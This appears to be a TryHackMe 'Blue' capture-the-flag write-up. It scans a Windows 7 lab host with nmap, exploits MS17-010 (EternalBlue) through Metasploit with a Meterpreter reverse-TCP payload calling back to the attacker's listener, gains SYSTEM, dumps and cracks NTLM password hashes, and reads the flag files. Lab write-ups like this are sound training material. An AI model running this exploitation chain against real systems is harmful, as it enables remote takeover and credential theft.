



Blue- Tryhackme

Nmap Scanning

```
$ nmap -A -T4 -vvv 10.10.101.14

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-21 02:08 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Initiating Ping Scan at 02:08
Scanning 10.10.101.14 [2 ports]
Completed Ping Scan at 02:08, 1.95s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:08
Completed Parallel DNS resolution of 1 host. at 02:08, 0.04s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR:
1, CN: 0]
Initiating Connect Scan at 02:08
Scanning 10.10.101.14 [1000 ports]
Discovered open port 139/tcp on 10.10.101.14
Discovered open port 3389/tcp on 10.10.101.14
Discovered open port 445/tcp on 10.10.101.14
Discovered open port 135/tcp on 10.10.101.14
Increasing send delay for 10.10.101.14 from 0 to 5 due to 81 out of 201 dropped probes
since last increase.
Increasing send delay for 10.10.101.14 from 5 to 10 due to 11 out of 12 dropped probes
since last increase.
Discovered open port 49152/tcp on 10.10.101.14
Discovered open port 49158/tcp on 10.10.101.14
Discovered open port 49159/tcp on 10.10.101.14
Discovered open port 49153/tcp on 10.10.101.14
Discovered open port 49154/tcp on 10.10.101.14
Completed Connect Scan at 02:09, 44.66s elapsed (1000 total ports)
Initiating Service scan at 02:09
Scanning 9 services on 10.10.101.14
Service scan Timing: About 44.44% done; ETC: 02:11 (0:01:16 remaining)
Completed Service scan at 02:11, 132.75s elapsed (9 services on 1 host)
NSE: Script scanning 10.10.101.14.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:11
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Completed NSE at 02:11, 13.62s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 1.48s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Nmap scan report for 10.10.101.14
Host is up, received conn-refused (0.42s latency).
Scanned at 2023-05-21 02:08:15 EDT for 192s
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      REASON      VERSION
135/tcp    open       msrpc        syn-ack      Microsoft Windows RPC
139/tcp    open       netbios-ssn  syn-ack      Microsoft Windows netbios-ssn
280/tcp    filtered   http-mgmt     no-response
445/tcp    open       microsoft-ds  syn-ack      Windows 7 Professional 7601 Service
  Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open       ssl/ms-wbt-server? syn-ack
|_ssl-date: 2023-05-21T06:11:28+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=Jon-PC
|_Issuer: commonName=Jon-PC
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha1WithRSAEncryption
|_Not valid before: 2023-05-20T06:03:11
|_Not valid after: 2023-11-19T06:03:11
|_MD5: 38f4b98ba9bcc7dc7f1275bf1fe90966
|_SHA-1: 340b18eba9a498d4f094062df8749af278f79344
|_-----BEGIN CERTIFICATE-----
|_MIIC0DCCAbigAwIBAgIQZXPfGCfmw4d6Gi7CztuvxFTANBgkqhkiG9w0BAQUFADAR
|_MQ8wDQYDVQQDEwZKb24tUEMwHhcNMjMwNTIwMDYwMzExWhcNMjMxMTE5MDYwMzEx
|_WjARMG8wDQYDVQQDEwZKb24tUEMwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
|_AoIBAQDFYk1C3qPkP7j8qrxeqHQZVTSeHCSHRKQOPJuWgILVSnu8M6PU65f0gez
|_WjVD+dTJV2zvz02tX5e7pMRETPigDGGzjc/YdMEtZdTbAWlrNMb2Dsv5P7n2Sih2
|_Kz9snCM8Qs0ADz7lagmBX2EOvazOpm0+o3lPqE70HYBzudN8rvFJ05fzVdCvCm1i
|_diBL8+aMd7X3cJwTI9QvuLERAfg0qP8z7UbB9k87FxD+gcQ70fA6CVFXF3zdWRwP
|_Mk0g3MM73pn52sqvVH9oBWCS3jvpUiFoYv4AK/znJW148Bu2gHId0eLCUQk/A3G9
|_viXBtGmAzm/ZBK4Gnxqiu8geynobAgMBAAGjJDAiMBMGGA1UdJQQMMAoGCCsGAQUF
|_BwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQUFAAOCAQEAsD/8CzdLLR58FNfH
|_RlHa2pnRZXZnIXM4ff7+DsvU0iahKcN8uSDXGt7dfbqa85km1VBjnHkx6D0wL+oz
|_M8QLxwqlPRVcJ5eRHd7dZ4/E2MtUESBj7ekB9TrVDBQPjrh5848Kb2eEuI5eKJx
|_S+dJoazgl1E89jiRqx+BHE1EReQlu8ehBQLJZw4u16Vdz8vVPCwiaV/bXIK9JZco
|_NM7HyoC2SLY5uAt4ba8mFdThA8NEBmsg+FGU4mjz88JPWFkChQPwQ56cLt023v0w
|_Fq8HMRh5TGbbSwe71owJl2I+Y8D5HDYd0+runaEV53QMhcc0DdoeBe2Ea3iIcNnl
|_xwj85A==
|_-----END CERTIFICATE-----
|_rdp-ntlm-info:
|_Target_Name: JON-PC
|_NetBIOS_Domain_Name: JON-PC
|_NetBIOS_Computer_Name: JON-PC
|_DNS_Domain_Name: Jon-PC
|_DNS_Computer_Name: Jon-PC
|_Product_Version: 6.1.7601
|_System_Time: 2023-05-21T06:11:16+00:00
3826/tcp    filtered wormux          no-response
19350/tcp   filtered unknown          no-response
49152/tcp   open       msrpc        syn-ack      Microsoft Windows RPC
49153/tcp   open       msrpc        syn-ack      Microsoft Windows RPC

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49154/tcp open    msrpc           syn-ack        Microsoft Windows RPC
49158/tcp open    msrpc           syn-ack        Microsoft Windows RPC
49159/tcp open    msrpc           syn-ack        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-time:
|   date: 2023-05-21T06:11:15
|_  start_date: 2023-05-21T06:03:09
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 1h00m01s, deviation: 2h14m10s, median: 0s
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 021a7b7d5371 (unknown)
| Names:
|   JON-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>       Flags: <group><active>
|   JON-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>       Flags: <group><active>
|   WORKGROUP<1d>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   021a7b7d5371000000000000000000000000000000000000
|   0000000000000000000000000000000000000000000000000
|_  0000000000000000000000000000000000000000000000000
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-05-21T01:11:15-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 30358/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 11124/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 20306/udp): CLEAN (Failed to receive data)
|   Check 4 (port 63881/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   210:
|_   Message signing enabled but not required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:11
Completed NSE at 02:11, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s

```

```
ubmit/ .  
Nmap done: 1 IP address (1 host up) scanned in 195.01 seconds
```

- From the Nmap scan, we discovered the OS as Windows 7 Professional 7601.




- Vulnerable to MS17-010.

```
msf6 auxiliary(scanner/smb/smb_version) > options  
Module options (auxiliary/scanner/smb/smb_version):  


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  | 10.10.101.14    | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                          |

  
View the full module info with the info, or info -d command.  
msf6 auxiliary(scanner/smb/smb_version) > exploit  
[*] 10.10.101.14:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:24m 33s) (guid:{bde98adb-678b-420c-8be8-ce9f31d7f6ca}) (authentication domain:JON-PC)  
[+] 10.10.101.14:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKGROUP)  
[*] 10.10.101.14: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/smb/smb_version) >
```

- Also scanned using metasploit.



Exploitation

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4445
LPORT => 4445
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                                                                                                                     |
|---------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 10.10.150.82    | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                                           |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                           |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                                              |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                                                      |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.2.13.115     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4445            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

- Got meterpreter shell.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.2.13.115:4445
[*] 10.10.150.82:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.150.82:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.150.82:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.150.82:445 - The target is vulnerable.
[*] 10.10.150.82:445 - Connecting to target for exploitation.
[+] 10.10.150.82:445 - Connection established for exploitation.
[*] 10.10.150.82:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.150.82:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.150.82:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.150.82:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.150.82:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.150.82:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.150.82:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.150.82:445 - Sending all but last fragment of exploit packet
[*] 10.10.150.82:445 - Starting non-paged pool grooming
[+] 10.10.150.82:445 - Sending SMBv2 buffers
[+] 10.10.150.82:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.150.82:445 - Sending final SMBv2 buffers.
[*] 10.10.150.82:445 - Sending last fragment of exploit packet!
[*] 10.10.150.82:445 - Receiving response from exploit packet
[+] 10.10.150.82:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.150.82:445 - Sending egg to corrupted connection.
[*] 10.10.150.82:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.150.82
[*] Meterpreter session 1 opened (10.2.13.115:4445 -> 10.10.150.82:49171) at 2023-05-21 03:06:22 -0400
[+] 10.10.150.82:445 - =====
[+] 10.10.150.82:445 - -----WIN-----
[+] 10.10.150.82:445 - =====

meterpreter > getsystem
[-] Already running as SYSTEM

```

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > 

```

- Cracking Hashes-

```
$ sudo john --format=nt hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```

meterpreter > ls
Listing: C:\
=====
Mode                Size      Type      Last modified            Name
----
040777/rwxrwxrwx    0      dir      2018-12-12 22:13:36 -0500 $Recycle.Bin
040777/rwxrwxrwx    0      dir      2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx    0      dir      2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x   4096    dir      2019-03-17 18:22:01 -0400 Program Files
040555/r-xr-xr-x   4096    dir      2019-03-17 18:28:38 -0400 Program Files (x86)
040777/rwxrwxrwx   4096    dir      2019-03-17 18:35:57 -0400 ProgramData
040777/rwxrwxrwx    0      dir      2018-12-12 22:13:22 -0500 Recovery
040777/rwxrwxrwx   4096    dir      2023-05-21 03:39:42 -0400 System Volume Information
040555/r-xr-xr-x   4096    dir      2018-12-12 22:13:28 -0500 Users
040777/rwxrwxrwx  16384    dir      2019-03-17 18:36:30 -0400 Windows
100666/rw-rw-rw-    24     fil      2019-03-17 15:27:21 -0400 flag1.txt
000000/-----      0     fif      1969-12-31 19:00:00 -0500 hiberfil.sys
000000/-----      0     fif      1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag1
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > cd Users\

```

Flag2

```

C:\Windows\System32\config>type flag2.txt
type flag2.txt
flag{sam_database_elevated_access}
C:\Windows\System32\config>

```

Flag3

```

meterpreter > cd Documents\
meterpreter > ls
Listing: C:\Users\Jon\Documents
=====
Mode                Size      Type      Last modified            Name
----
040777/rwxrwxrwx    0      dir      2018-12-12 22:13:31 -0500 My Music
040777/rwxrwxrwx    0      dir      2018-12-12 22:13:31 -0500 My Pictures
040777/rwxrwxrwx    0      dir      2018-12-12 22:13:31 -0500 My Videos
100666/rw-rw-rw-   402     fil      2018-12-12 22:13:48 -0500 desktop.ini
100666/rw-rw-rw-    37     fil      2019-03-17 15:26:36 -0400 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd ..

```

